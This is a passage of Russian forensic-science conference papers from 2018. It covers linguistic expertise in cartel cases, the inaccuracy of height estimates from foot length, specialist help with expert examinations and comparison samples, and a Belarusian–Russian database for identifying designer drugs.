2. Гросс Ганс. Руководство для судебных следователей как система криминалистики. – М. : ЛексЭст. 2002. – С. 184.

3. Каушев А. А. Особенности запаховой информации, используемой при раскрытии и расследовании преступлений, связанных с незаконным оборотом наркотиков // Теория и практика общественного развития. Юридические науки. – 2016. – № 7. – С. 86.

4. Пупцева А. В., Скориков Д. Г. Особенности и порядок назначения судебных экспертиз при расследовании преступлений, связанных с незаконным оборотом наркотиков // Современные проблемы науки и образования. – 2015.– № 1-1.

Елена Александровна Чубина[1],
доцент кафедры судебных экспертиз
Московского государственного юридического
университета имени О. Е. Кутафина (МГЮА),
кандидат педагогических наук, магистр юриспруденции
по направлению «Правовая лингвистика», доцент

ПРОТИВОДЕЙСТВИЕ КАРТЕЛЯМ: ВОЗМОЖНОСТИ СУДЕБНО-ЭКСПЕРТНЫХ ЛИНГВИСТИЧЕСКИХ ИССЛЕДОВАНИЙ

Одна из главных задач, поставленных сегодня перед правоохранительными органами, – это борьба с коррупцией и ограничением конкуренции, явлениями, которые несут в себе серьезную общественную опасность и не менее серьезные риски для развития национальной экономики, выражающиеся в необоснованном росте цен, отсутствии инноваций, стагнации рынка [об этом подробнее: 1, 2]. По данным Организации экономического сотрудничества и развития (ОЭСР), величина завышения цен на товары и услуги картелями составляет от 10 до 15 %, отдельные исследователи считают цифру выше – порядка 25 % [3].

К сожалению, антикоррупционные и антикартельные стандарты поведения не стали пока нормой для субъектов, осуществляющих экономическую деятельность. В 2016 г., по словам А. П. Тенишева,

[1] © Чубина Е. А., 2018.

начальника Управления по борьбе с картелями ФАС РФ, было выявлено более 300 картелей, 80 % из которых реализованы на торгах, часть из них – по госзакупкам. Несмотря на то, что антимонопольными ведомствами предприняты серьезные меры организационного характера, направленные на усиление взаимодействия с правоохранительными органами, далеко не все участники картельных сговоров и коррупционных схем несут заслуженное наказание: реальный процесс доказывания наличия признаков антиконкурентных соглашений (картелей) и коррупционного взаимодействия чрезвычайно сложен.

Помощь правоохранителям способны оказать эксперты. Поскольку картели как преступные сообщества характеризуются такими признаками, как структурированность, строго определенный иерархический порядок построения, наличие единого руководства, наличие систем конспирации, взаимодействия и защиты от правоохранительных и контролирующих органов, наличие систем маскировки реальных антиконкурентных отношений, для получения доказательственной информации важно исследовать отражение этих признаков в речевой коммуникации предполагаемых участников сообщества.

Лингвистическая экспертиза может назначаться для решения следующих задач: диагностика лингвистических признаков речевого акта сговора; диагностика типа коммуникационного взаимодействия участников (вертикальная, горизонтальная, смешанная коммуникация); диагностика лингвистических признаков маскировки антиконкурентных отношений. Помимо указанных задач, наиболее важных для экспертного обеспечения производства по делам об ограничении конкуренции, лингвистическая экспертиза решает ряд традиционных задач, связанных с толкованием и разъяснением значения и происхождения слов, словосочетаний, устойчивых фразеологических выражений; толкованием положений текста документа для установления того, какие варианты понимания этих положений возможны.

Объектом исследования может стать информационный контент, размещенный операторами электронных торговых площадок, участниками торгов и пр., электронная переписка, деловая корреспонденция, иные документы и материалы.

В процессе диагностики лингвистических признаков речевого акта сговора эти и иные объекты могут быть исследованы как носители информации о наличии/отсутствии семантики совместности действий, совершаемых скрыто от других (с определением коммуникативных ролей участников); о наличии/отсутствии семантики согласованности действий, совершаемых скрыто от других (с определением

коммуникативных ролей участников); о наличии/отсутствии семантики взаимности действий, совершаемых скрыто от других (с определением коммуникативных ролей участников); о наличии/отсутствии речевого акта согласия, предшествующего действию и иных.

При диагностике типа коммуникационного взаимодействия участников объекты могут быть исследованы как носители информации о характере, интенсивности и организации коммуникативного взаимодействия участников группы. В ходе анализа коммуникативной ситуации можно установить тип коммуникационного взаимодействия: горизонтальный тип коммуникации характеризуется партнерскими отношениями между субъектами коммуникации, отлаженным механизмом обратной связи, свободным доступом к информации, свободным выражением собственного мнения, свободным выбором каналов коммуникации; вертикальный тип коммуникации характеризуется распределением субъектов коммуникации по вертикали; лицо, принимающее решение, играет доминирующую роль в большинстве коммуникативных процессов, доступ к информации для ряда участников затруднен, не реализуется право на свободное выражение мнения каждым участников, это коммуникация «воздействия»; смешанный тип коммуникации характеризуется распределением субъектов коммуникации по классам, внутри которых существуют горизонтальные отношения, а между которых – вертикальные, характеризуется частичным доступом к различным информационным массивам, частичной свободой высказывать собственное мнение и выбирать канал коммуникации.

Выявляются также ситуации общения (формальные/неформальные), направленность общения (восходящая и нисходящая коммуникация), выявляются ролевые функции, т. е. роль коммуникантов в данной ситуации общения (агенс – субъект побуждения; тот, кто направляет действие на других участников коммуникации; пациенс – лицо, на которое направлено действие агенса; обладает минимальной свободой действий; контрагенс – лицо, на которое направлено действие агенса, но способное оспорить это действие; обладает большей свободой действий, чем пациенс; респондент – лицо, на которое направлено действие агенса, но обладающее равной или большей свободой действий, чем агенс; суперагенс – лицо, от имени и по поручению которого действует агенс; бенефициенс – лицо, заинтересованное в осуществлении ситуации и получающее в результате ее осуществления (неосуществления) моральную или материальную выгоду или ущерб; третье лицо, в чьих интересах – выполнение говорящим (пишущим) или слушающим

(читающим) обозначенного действия; ретранслятор – агенс, который выступает от имени и по поручению суперагенса).

В процессе диагностики лингвистических признаков маскировки предмета речи объекты могут быть исследованы как носители информации о предмете речи, о речевом выражении каких-либо фактов действительности или положения дел.

Информация как сведения, которые передаются от одного к другому (в терминологии теории речевых актов от адресанта – к адресату), кодируется и декодируется с использованием различных кодов, в том числе – с использованием «особого кода», особого языка, употребляемого в пределах малой группы, члены которой могут быть связаны определенной деятельностью. Цель его использования − обеспечение высокого уровня конспирации.

Разовый код представляет тот специфический язык, когда обычным словам придаются особые «тайные значения», причем так, чтобы для постороннего слушателя речь не казалась странной и имела бы свой обычный смысл.

Диагностика лингвистических признаков маскировки предмета речи требует определения темы и микротем услышанного (прочитанного) текста, краткую стилистическую характеристику текста. Устанавливается наличие/отсутствие в тексте следующих признаков: пропуск элементов (слов, высказываний) при наличии высказываний, в которых вербально акцентируется осведомленность собеседника, его понимание предмета речи, нежелание говорящего воспроизводить пропущенные элементы текста или другие признаки, свидетельствующие о взаимопонимании; использование анафорических местоимений при отсутствии необходимости в их использовании; нарушение логических связей между предложениями или частями предложений; наличие выраженной негативной эмоциональной реакции на нейтральную, исходя из тематики разговора, информацию. Выявляются признаки, которые являются маскирующими только в случае сочетания с другими признаками маскировки денотата либо в случае многократного повторения для акцентирования внимания собеседника на одном и том же денотате. Очевидно, что формулировка вопросов должна быть конкретизирована в соответствии с обстоятельствами дела и направлена на установление криминалистически значимых фактов и обстоятельств.

Использование понятийного и методологического аппарата судебной экспертологии, на котором базируется судебная лингвистическая экспертиза, позволит системно и последовательно исследовать

доказательства (в том числе – письменные доказательства: соглашения, договоры, протоколы совещаний (собраний), переписка участников и пр.) и как результат получить необходимую фактическую информацию, которая даст возможность более аргументированно отстаивать позицию в судах.

Библиографический список

1. Гандилов Т. М., Рамазанова К. К. Новеллы антимонопольного законодательства и развитие конкуренции в сфере предпринимательства // Вестник Московского Университета МВД России. – 2016. – № 6. – С. 37–42.

2. Антиконкурентные соглашения и недобросовестная конкуренция: учебное пособие / С.А. Пузыревский.– М. : Проспект, 2016.

3. В погоне за картелем: зачем ФАС попросит права изымать документы компаний // URL: https://www.rbc.ru/economics/28/10/2017.

Владислав Николаевич Чулахов[1],
начальник кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
доктор юридических наук, доцент

О НЕТОЧНОСТИ СПОСОБОВ ОПРЕДЕЛЕНИЯ РОСТА ЧЕЛОВЕКА ПО СЛЕДАМ НОГ, ОСНОВАННЫХ НА СРЕДНЕМ СООТНОШЕНИИ РОСТА К ДЛИНЕ СТОПЫ

Среди всех способов определения роста человека по следам ног преобладают те, которые основаны на средних соотношениях роста к длине стопы [1]. В своем большинстве эти соотношения криминалисты позаимствовали у антропологов и обувщиков-технологов, которые установили их в процессе своих исследований, но, как оказалось, они плохо подходят для криминалистических исследований.

Среднее соотношение между ростом и длиной стопы можно высчитать двумя способами: со стороны роста и со стороны длины стопы. В первом случае для одного и того же значения роста берутся все соот-

[1] © Чулахов В. Н., 2018.

ветствующие ему длины стоп и затем рассчитывается среднее значение их соотношений. Во втором случае, наоборот, для одной и той же длины стопы выбираются все соответствующие ей значения роста, и затем также рассчитывается среднее значение их соотношений.

Первая форма расчета, когда, исходя из роста, устанавливают длину стопы, принята в антропометрии, где все длинновые характеристики основных частей тела определяются по отношению к росту. Такая же форма расчета применяется и в обувной промышленности для определения размерного ассортимента обуви. Чтобы обеспечить население страны обувью в достаточном количестве и ассортименте, надо знать, сколько требуется обуви того или иного размера. Это определяется по средней длине стопы жителей или иначе по наиболее востребованному размеру обуви в каждом отдельном регионе страны. Среднюю же длину стопы определяют с учетом установленных соотношений между длиной стопы и ростом человека. При этом основываются на данных роста, которые берутся в больницах, где рост замеряется во время медицинских обследований.

Второй способ расчета распространен среди криминалистов, т. к. им приходится устанавливать рост по следу длины стопы [2].

По логике получаемые в первом и во втором случаях средние соотношения длины стопы с ростом должны совпасть друг с другом или быть примерно одинаковыми, однако этого не происходит. Это хорошо становится заметным, если провести следующие расчеты. Для конкретных длин стоп были подсчитаны соответствующие средние значения роста. В свою очередь, для этих полученных значений роста были высчитаны соответствующие им средние длины стоп. В обоих случаях были установлены коэффициенты среднего соотношения длины стопы с ростом (табл. 1 и 2):

Таблица 1

Мужчины		
Длина стопы, мм / коэффициент среднего соотношения с ростом	Среднее значение роста, см	Средняя длина стопы, мм / коэффициент среднего соотношения с ростом
240 / 6,91	166	254,8 / 6,51
250 / 6,80	170	258,5 / 6,57
260 / 6,61	172	261,0 / 6,59
270 / 6,48	175	263,4 / 6,64

280 / 6,39	179	265,7 / 6,73
290 / 6,27	182	270,4 / 6,74

Таблица 2

Женщины		
Длина стопы, мм / коэффициент среднего соотношения с ростом	Среднее значение роста, см	Средняя длина стопы, мм / коэффициент среднего соотношения с ростом
220 / 7,18	158	233,4 / 6,77
230 / 6,95	160	235,2 / 6,80
240 / 6,79	163	238,8 / 6,82
250 / 6,64	166	241,8 / 6,86
260 / 6,50	169	245,8 / 6,87
270 / 6,44	174	252,7 / 6,88

Несовпадение коэффициентов среднего соотношения роста и длины стопы в разных вариантах расчета объясняется тем, что ростовые значения, соответствующие конкретной длине стопы, как и значения длины стопы, соответствующие конкретному росту, не подчиняются закону нормального распределения. Параметр наиболее встречаемого роста (или длины стопы) смещает центр распределения вправо или влево. Исключение составляют стопы длиной 260 мм у мужчин (рассчитанная средняя длина стопы 261,0 мм) и 240 мм у женщин (рассчитанная средняя длина стопы 238,8 мм), для которых распределение значений роста близко к нормальному.

Здесь просматривается еще одна особенность: различные тенденции в изменении коэффициентов соотношения роста к длине стопы. В первом случае с увеличением длины стопы они уменьшаются, а во втором случае – увеличиваются (см. первые и третьи столбцы таблиц).

Отсюда вытекает важный вывод: расчеты, проведенные от длины стопы к росту (когда для конкретной длины стопы рассчитывается соответствующее среднее значение роста и уже по ним вычисляется коэффициент среднего соотношения, например в криминалистике), не совпадают с расчетами, проведенными от роста к длине стопы (когда для конкретного роста высчитывается средняя длина стопы и уже затем вычисляется коэффициент их среднего соотношения, например

в антропологии при определении пропорций тела человека или в обувной промышленности в целях определения обувного ассортимента). Из этого следует, что коэффициенты соотношения между ростом и длиной стопы, установленные антропологами и обувщиками-технологами, а значит и способы определения роста, основанные на их расчетах, плохо подходят для криминалистических целей. Ниже приводятся такие формулы:

1. Способ, основанный на общепринятом в антропометрии среднем соотношении длины стопы к росту:

$Р = Д_{ст} \times 7$.

2. Уравнение Анри де Парвиля:

$$p = \frac{8{,}6}{30}\left(\frac{T}{2} + 0{,}05\right)$$

где р – длина стопы,

Т – рост.

3. Способ, основанный на индексе Анри де Парвиля:

$Р = Д_{ст} \times 6{,}876$.

4. Способ А. Фрекона, основанный на соотношении: при увеличении длины следа босой ноги на 1 см рост человека увеличивается на 7 см (для следа длиной 22 см рост составляет 1,43 м, 23 см – 1,50 м, 24 см – 1,57 м и т. д.).

5. Уравнения Х.Х. Лиокумовича:

для мужчин $D = 0{,}14 \times Р + 29$ и для женщин $D = 0{,}14 \times Р + 22$,

где D – длина стопы (мм),

Р – рост (мм),

29 и 22 – поправочные коэффициенты.

6. Способы, основанные на установленных Х. Х. Лиокумовичем процентных соотношениях длины стопы к росту (15,8 % для мужчин и 15,5 % для женщин):

$$Р_{муж} = \frac{Д_{ст} x100}{15{,}8} \text{ и } Р_{жен} = \frac{Д_{ст} x100}{15{,}5},$$

где Р – рост (мм),

$Д_{ст}$ – длина следа стопы (мм).

Последние способы расчета, основанные на процентных соотношениях длины стопы к росту, рекомендуются в типовых экспертных методиках для установления роста человека по следу босой ноги [3, с.141].

Библиографический список

1. Максимов Н. В. Установление роста человека по следам ног // Сборник материалов Всероссийской научно-практической конференции: «Правовые и нравственные аспекты обеспечения безопасности личности и государства на современном этапе политических и экономических санкций» в 2 ч. / отв. редактор Н. В. Хураськина. 2016. – С. 468–471.

2. Максимов Н. В. Криминалистическая роль диагностического исследования следов ног человека при определении роста в доказывании по уголовным делам / Н. В. Максимов, А. Г. Маркелов // Юридическая наука и правоохранительная практика. – 2016. – № 2 (36). – С. 145–148.

3. Типовые экспертные методики исследования вещественных доказательств. Ч. I / под ред. канд. тех. наук Ю. М. Дильдина; общ. ред. канд. тех. наук В. В. Мартынова. – М. : ИНТЕРКРИМ-ПРЕСС, 2010.

Елена Антоновна Шкоропат[1],
заместитель начальника кафедры
экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат юридических наук, доцент

Надежда Александровна Зуйкова[2],
Старший преподаватель кафедры
экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

КОНСУЛЬТАЦИОННАЯ ПОМОЩЬ СПЕЦИАЛИСТА-КРИМИНАЛИСТА ПРИ НАЗНАЧЕНИИ ЭКСПЕРТИЗЫ И ПОЛУЧЕНИИ СРАВНИТЕЛЬНЫХ ОБРАЗЦОВ

Лицо, проводящее расследование по делу и предполагающее назначить криминалистическую экспертизу, имеет возможность об-

[1] © Шкоропат Е. А., 2018.
[2] © Зуйкова Н. А., 2018.

ратиться за консультацией к соответствующему специалисту. Специалист может высказать соображения о достаточности имеющихся в деле материалов для назначения определенного вида экспертизы, о сравнительных образцах, необходимых для ее проведения, где и каким образом они могут быть получены, а также об обстоятельствах дела, которые должны быть сообщены эксперту.

В ряде случаев соображения специалиста по поводу тех или иных особенностей вещественных доказательств, условий возникновения следов может иметь существенное значение для процесса расследования. Помощь специалиста может позволить определить направление неотложных следственных действий и обеспечить подбор надлежащих образцов для сравнительного исследования.

Специалист может высказать мнение о целесообразности назначения экспертизы вообще, например, привести доводы о том, что при современном состоянии экспертной практики вопросы, интересующие следствие, разрешены быть не могут либо возможно неопределенное их разрешение.

При назначении экспертизы помощь специалист может помочь сформулировать вопросы, которые желательно разрешить, указать логическую очередность их постановки, дать совет, как упаковать вещественные доказательства, направляемые на экспертное исследование. В ряде случаев целесообразно привлекать специалиста для выполнения технической операции по упаковке направляемых вещественных доказательств.

В случае возникновения следственной необходимости назначить повторную либо дополнительную экспертизу рационально пригласить специалиста для ознакомления с содержанием ходатайств, имеющимися в деле вещественными доказательствами и образцами для сравнительного исследования. Специалист-криминалист может оценить, достаточно ли в деле материалов для разрешения вновь возникших вопросов или проведения дополнительной либо повторной экспертизы, а также дать консультацию по вопросу подбора дополнительных материалов.

Как показывает практика, рассматриваемая помощь специалиста весьма эффективна и направлена на обеспечение успешного проведения экспертизы и установления истины по делу. К сказанному следует добавить, что следственная практика в вопросах назначения экспертизы неуклонно идет по пути все более широкого использования технической и консультационной помощи специалистов.

Не менее результативным является привлечение специалиста к следственному действию по получению образцов для сравнительного исследования, где руководствуясь своими специальными знаниями, он участвует в создании условий, необходимых для получения надлежащих сравнительных образцов и их закрепления.

Сравнительные образцы по своему происхождению могут быть:

– возникшие до совершения преступления (например, свободные образцы почерка подозреваемого или обвиняемого, образцы готовой промышленной продукции);

– возникшие после совершения преступления, но не связанные с назначением экспертизы (например, условно-свободные образцы почерка проверяемого лица, в виде записей содержащиеся в материалах дела);

– полученные после события преступления и возбуждения по нему уголовного дела с целью назначения судебной экспертизы (например, экспериментальные образцы почерка).

Обычно изъятие образцов первого рода производится в результате проведения обыска, выемки, иногда осмотра места происшествия и освидетельствования. Для получения экспериментальных образцов необходимо проведение соответствующего следственного действия.

При получении образцов необходимо создание соответствующих условий. Кроме того, для получения некоторых сравнительных образцов (например, проб крови) нужны специальные знания и определенные навыки. Это обусловливает необходимость участия специалиста в получении образцов для сравнительного исследования. Такое участие может выразиться в самостоятельных действиях специалиста по отбору образцов (например, образцов крови, соскобов загрязнений из-под ногтей, волос и т. д.), в оказании консультационной помощи при получении экспериментальных образцов (например, образцов почерка) и в технической помощи, как в ходе получения образцов, так и в их закреплении (например, для получения отпечатков пальцев специалист производит дактилоскопирование).

В зависимости от характера и вида образцов для сравнительного исследования в их получении могут принимать участие специалисты-криминалисты (баллисты, почерковеды, трасологи и др.), биологи и судебные медики, техники-стоматологи и т. д.

При изучении вещественных доказательств, имеющимися в деле, специалист-криминалист знакомится с их особенностями, признаками и деталями, может высказать соображения относительно того, какие нужны сравнительные образцы, или же непосредственно оказать

помощь в их отборе. Например, отобрать из большого числа рукописей, выполненных до события преступления, те, которые с точки зрения его специальных знаний являются сопоставимыми и достаточными для проведения сравнительного исследования.

При получении экспериментальных образцов в виде дорожки следов ног, отпечатков рук, следов зубов и т. д. специалист может высказать рекомендации по поводу объектов, на которых необходимо получение экспериментальных следов, как они должны быть подготовлены, какие участки следообразующих поверхностей должны найти свое отображение в экспериментальных следах и т. д. Например, изучив следы рук, обнаруженные на месте происшествия, специалист может установить, что они оставлены определенными участками ладонных поверхностей и т. д. В зависимости от этого он может предложить специальные приемы, гарантирующие получение экспериментальных отпечатков соответствующих участков рук.

Специалист, используя данные изучения объектов, в отношении которых предполагается назначение экспертизы, может высказать соображения относительно условий, в которых должно происходить получение сравнительных материалов. Например, указать на необходимость выполнить образцы почерка в разных позах (стоя, сидя), использовать для этого определенные пишущие приборы (карандаш, гелевую или шариковую авторучку), на листе бумаги с различной подложкой (твердой, мягкой), выполнение текста с различным темпом письма т. п.

Таким образом, специалист-криминалист, участвующий в получении образцов для сравнительного исследования, наряду с оказанием помощи следствию готовит качественную базу для дальнейшего успешного проведения экспертного исследования и получения научно обоснованных выводов. Эффективность использования результатов судебной экспертизы в установлении истины по делу во многом определяется участием специалиста при ее назначении и подборе образцов для сравнительного исследования.

Библиографический список

1. Пичугин С. А. Проблемы установления обоснованности и достоверности выводов эксперта при производстве судебных экспертиз // Интерполитех-2016: материалы XX Международной юбилейной выставки «Интерполитех-2016». Общая редакция: Маричев Н. С. 2016. – С. 274–276.

2. Трушакова Н. А. Использование специальных почерковедческих знаний в непроцессуальной форме: от теории к практике // Вестник Московского университета МВД России. – 2017. – № 2. – С. 102–104.

Руслан Александрович Юрченко[1],
руководитель направления развития
АИПС «АИПСИН-АнтиНаркотики»
ООО «Belhard Group» (Республика Беларусь);
старший преподаватель кафедры аналитической химии
Белорусского государственного университета (г. Минск)

Владислав Юрьевич Кузовлев[2],
старший преподаватель кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

МЕЖДУНАРОДНОЕ СОТРУДНИЧЕСТВО РЕСПУБЛИКИ БЕЛАРУСЬ И РОССИЙСКОЙ ФЕДЕРАЦИИ В СФЕРЕ ИНФОРМАЦИОННОГО ОБЕСПЕЧЕНИЯ ЭКСПЕРТИЗЫ НОВЫХ НАРКОТИКОВ

В последние годы на территории стран бывшего СССР и Российской Федерации, в частности, в незаконном обороте получили распространение новые, так называемые «дизайнерские наркотики». Под подобными объектами мы понимаем «предмет преступного посягательства – синтетическое психоактивное вещество (препарат), умышленно синтезированное (произведенное) в противоправных целях в такой специфической молекулярной форме, чтобы обойти направленные на противодействие незаконному обороту наркотиков правовые нормы».

Между тем современная правоохранительная практика свидетельствует о распространенности в международном наркосообществе более 2000 «дизайнерских» наркотиков. Существует потенциальная опасность вливания в оборот целого ряда соединений, не имеющих в списках подконтрольных веществ даже структурных аналогов. По словам В. П. Иванова, директора ФСКН России, упраздненного в 2016 г. на основании Указа Президента России от 5 апреля 2016 г.

[1] © Юрченко Р. А., 2018.
[2] © Кузовлев В. Ю., 2018.

№ 156 «О совершенствовании государственного управления в сфере контроля за оборотом наркотических средств, психотропных веществ и их прекурсоров и в сфере миграции», транснациональная и международная наркопреступность продолжает наводнять страны бывшего СССР колоссальным разнообразием этих новых наркотиков. Подобные психоактивные предметы злоупотреблений явились настоящим вызовом времени. Их антисоциальные факторы и явная античеловеческая направленность не позволяют применять в борьбе с этим злом устаревшие средства и методы.

Поэтому на современном этапе правоохранительными органами вырабатываются и применяются высокотехнологичные принципы противодействия наркоугрозе. Естественные науки не отстают от ведущейся борьбы и, действуя на опережение, вырабатывают инновационные подходы к оценке физико-химических параметров новых поступающих в нелегальный оборот психоактивных веществ. Работа ученых в этом направлении направлена на применение ее результатов в экспертно-криминалистической деятельности правоохранительных органов [1].

Огромные успехи в сфере международного взаимодействия при выработке действенных форм и способов противодействия, так называемой, «интеллектуальной» наркопреступности, достигнуты в сфере информационного обеспечения судебной экспертизы наркотических средств, психотропных веществ и их новых аналогов (в том числе и «дизайнерских» наркотиков) двух братских стран – Республики Беларусь и Российской Федерации.

Так, Закон Российской Федерации от 8 января 1998 г. № 3-ФЗ «О наркотических средствах и психотропных веществах» и Закон Республики Беларусь от 13июля 2012 г. № 408-З «О наркотических средствах, психотропных веществах, их прекурсорах и аналогах» наделяют органы внутренних дел наших стран полномочиями по осуществлению контроля за оборотом наркотиков, выработке действенных государственных мер, направленных на своевременное подведение под контроль именно таких новых наркотически активных веществ, которые только начали поступать в оборот, но уже стали предметами злоупотреблений.

Именно для выполнения указанных задач разработано компанией ЗАО «Belhard Group» (г.Минск) и успешно применяется в практике деятельности правоохранительных органов Республики Беларусь и Российской Федерации семейство аналитического программного обеспечения по идентификации психоактивных соединений – автома-

тизированная информационно-поисковая система «АИПСИН-АнтиНаркотики». Этот инновационный по своей сути программный продукт, своего рода IT-система, полностью импортонезависим и предназначен для обеспечения деятельности государственных органов стран бывшего СССР, осуществляющих контроль за оборотом наркотических средств, психотропных веществ и их психоактивных аналогов.

Данная IT-система по своей полноте не имеет аналогов в мире и в настоящее время является практически единственным аналитическим интегрированным программным средством, позволяющим экспертам-химикам правоохранительных органов уверенно идентифицировать поступающие в оборот новейшие психоактивные соединения, анализ которых проводится методом хроматомасс-спектрометрии в рамках выполняемых ЭКП правоохранительных органов судебных химических экспертиз и исследований. Как программный продукт указанная система используется в комплекте с современным масс-спектральным оборудованием, которым оснащаются экспертно-криминалистические подразделения [2].

Программная часть «АИПСИН-АнтиНаркотики» состоит более чем из 40 информационных модулей, содержащих информацию по целому спектру областей знаний, которые так или иначе связаны с идентификацией наркотических веществ, их использованием и вызываемыми ими последствиями. Базы данных содержат информацию о психоактивных веществах: о внешнем виде и оболочке препаратов и дозированных форм, о синонимах, общих структурных свойствах и формулах веществ, цветных капельных реакциях и тестах, параметрах тонкослойной, газожидкостной и высокоэффективной жидкостной хроматографии, хроматомасс-спектроскопии (с базой спектров), инфракрасной спектроскопии (с базой спектров), ультрафиолетовой спектроскопии (с базой спектров), метаболизму и фармакокинетическим параметрам, фармацевтическим препаратам, фармакопейным данным, легальным производителям, методикам синтезов и мн. др. Помимо этого система содержит огромное количество исторических справок, нормативной документации, оригинальных статьях и монографиях, а также официальную методическую информацию и уникальные вспомогательные дополнительные модули. Система имеет несколько мультилингвальных режимов для возможности просмотра и поиска информации оператору не только на основных европейских языках, но и языках стран бывшего СССР, а также о подконтрольно-

сти каждого из содержащихся в базах соединений и препаратов на территории этих стран.

Входящая в ее состав масс-спектральная библиотека «AIPSIN MS Database», включает актуальные и научно подтвержденные масс-спектры образцов всех известных в мире «дизайнерских» наркотиков. Каждый из масс-спектров соединений, содержащихся в данной библиотеке, получен или приобретен у правообладателей официально. При использовании данной IT-системы при исполнении судебно-экспертного исследования эксперт-химик имеет возможность ссылаться на саму систему «АИПСИН-АнтиНаркотики» как легитимный научный источник аналитических данных. Следует отметить, что ни в одной из известных в настоящее время масс-спектральных библиотек, за исключением «AIPSIN MS Database», не содержится полного перечня поступающих в оборот на территорию постсоветского пространства «дизайнерских» наркотиков [3].

Актуальная версия «АИПСИН-АнтиНаркотики» комплектуется масс-спектральным идентификатором, позволяющим эксперту-химику вести поиск по библиотекам спектров в автоматическом режиме, с обработкой хроматограмм. Такой экспертный подход обеспечивает ускоренную и надежную идентификацию содержащихся в образцах соединений, а также исключает возможные случайные ошибки при разметке хроматографических пиков [4].

Система «АИПСИН-АнтиНаркотики» может быть развернута в локальном или сетевом вариантах с тремя типами установок: базовая, специальная и экспертная. Каждая из этих типов установок нацелена на решение определенного круга задач: общеправовой, следственно-оперативной и экспертно-криминалистической. Кроме того, система имеет возможности использования как в стационарном, так и в мобильном вариантах.

В целях усиления оперативности экспертно-криминалистического реагирования при раскрытии и расследовании преступлений, предметами которых являются новые и «дизайнерские» наркотики, компанией «Belhard Group» разработана и внедрена в оперативном режиме Интернет-версия для сотрудников ЭКП правоохранительных органов Республики Беларусь и Российской Федерации. Данная версия помимо масс-спектрального идентификатора содержит аналитический блок просчета подконтрольности соединения по фрагменту структурной формулы, что представляется особенно актуальным для эмпирического анализа веществ, представленных для проведения исследований, и подозреваемых на относимость к производным наркотических

средств и психотропных веществ. Также данный инновационный по своей сути портал может быть полезен сотрудникам Главного управления по контролю за оборотом наркотиков (ГУНК) МВД России, вырабатывающих предложения Правительству Российской Федерации по формированию Перечня наркотических средств, психотропных веществ и их прекурсоров, подлежащих контролю в Российской Федерации. С помощью специального drawing-блока эксперт (либо любой сотрудник ГУНК) может изобразить представляющий интерес фрагмент химической структуры соединения и в раскрывающемся окне выбрать имеющие сродство к объекту исследования формулы соединений.

Необходимо отметить, что статистика преступлений в сфере незаконного оборота наркотиков и иных психоактивных веществ свидетельствует о необходимости перехода к новым схемам и концепциям борьбы с наркопреступностью. На наш взгляд их канвой должна являться идея координации усилий и информационного обмена между государственными органами правоохранительных структур Российской Федерации и стран, членов ОДКБ, стран бывшего СССР, действующих в едином информационном пространстве с использованием единых методологических и методических подходов с опорой на экспертно-криминалистическую деятельность органов внутренних дел. Подобное взаимодействие предполагает установление взаимосвязи между различными уровнями получения, обработки и использования информации и разработку на этой основе новых научных подходов по выявлению подконтрольных объектов с учетом компьютерного мониторинга рисков. Каждый полученный результат является основой для получения следующего, более значимого и ценного результата. Весь сублимат полученного опыта и информации является основой как для обучения новых полицейских кадров, так и переподготовки действующих сотрудников, которые в свою очередь, получая ценный опыт правоохранительной деятельности, дидактически станут провайдерами новых ценных экспертных данных. Это особенно актуально в условиях раскрытия и расследования деятельности организованных преступных групп и сообществ [4].

Несмотря на то, что АИПС «АИПСИН-АнтиНаркотики» разработана для правоохранительных органов (для следственных, оперативных, экспертно-криминалистических, аналитических, научно-исследовательских подразделений ФСКН и МВД России, а также Министерства здравоохранения, ФТС, ФСБ и пограничных войск и ряда других ведомств, задействованных в сфере контроля и противо-

действия незаконному обороту наркотиков), системой оснащены далеко не все экспертно-криминалистические подразделения территориальных ОВД России. Данное обстоятельство не позволяет даже своевременно идентифицировать встречающиеся в обороте предметы злоупотреблений – наркотические средства, психотропные вещества и их прекурсоры. При этом ведение целенаправленной и успешной борьбы с распространением аналогов наркотических средств и психотропных веществ, новых психоактивных потенциально опасных веществ представляется не в полной мере реализуемым [5]. Между тем, данная проблема, хотя и постепенно, решается.

Авторами проведен анализ эффективности использования «АИПСИН-АнтиНаркотики» в экспертно-криминалистических подразделениях органов наркоконтроля Российской Федерации, упраздненных в 2016 году. При этом только в одном только подразделении – Базовой экспертно-криминалистической службе управления ФСКН России по городу Москве из общего количества выполненных в 2013 г., 2014 г., 2015 г., 6 месяцев 2016 г. судебных экспертиз и исследований наркотиков по оперативным материалам, с использованием системы «АИПСИН-АнтиНаркотики» было проведено 68 %, 76 %, 77 %, 93 %, соответственно. Следует отметить, что в подразделении было установлено только 1 подобное рабочее место эксперта-химика, при этом все использовавшиеся масс-спектрометры работали в режиме локальной сети. АИПС была задействована 24 часа в сутки всем экспертно-химическим личным составом подразделения.

Кроме того, в рамках выполнения базовых функций службы для ЭКП территориальных органов ФСКН России, расположенных в пределах Центрального федерального органа, проводились онлайн-консультации экспертов-химиков территориальных управлений по вопросам идентификации «дизайнерских» наркотиков с использованием системы. Теперь аналогичную работу представляется возможным вести в системе органов внутренних дел Российской Федерации, являющиеся правопреемником упраздненной ФСКН России.

Также представляется не вызывающим сомнения тот факт, что дальнейшее внедрение системы «АИПСИН-АнтиНаркотики» в экспертно-криминалистическую деятельность, осуществляемую правоохранительнами органами Российской Федерации, послужит основой успешного противодействия распространению «дизайнерских» наркотиков в нашей стране. При этом система «АИПСИН-АнтиНарко-

тики» в комплектах с хроматомасс-спектрометрическими комплекса-

ми и другим экспертным аналитическим оборудованием может и в дальнейшем, но более развернуто во всех подразделениях (оперативных, следственных, экспертно-криминалистических) правоохранительных органов, успешно реализовываться как рабочее место эксперта-химика, занятых по линии экспертной специальности исследования наркотических средств, психотропных веществ, их аналогов и прекурсоров, новых потенциально опасных психоактивных веществ. При выходе на такой уровень деятельности органов исполнительной власти Российской Федерации задачи по информационному обеспечению судебно-экспертных исследований в области анализа новых наркотиков, можно считать решенными в полной мере.

Библиографический список

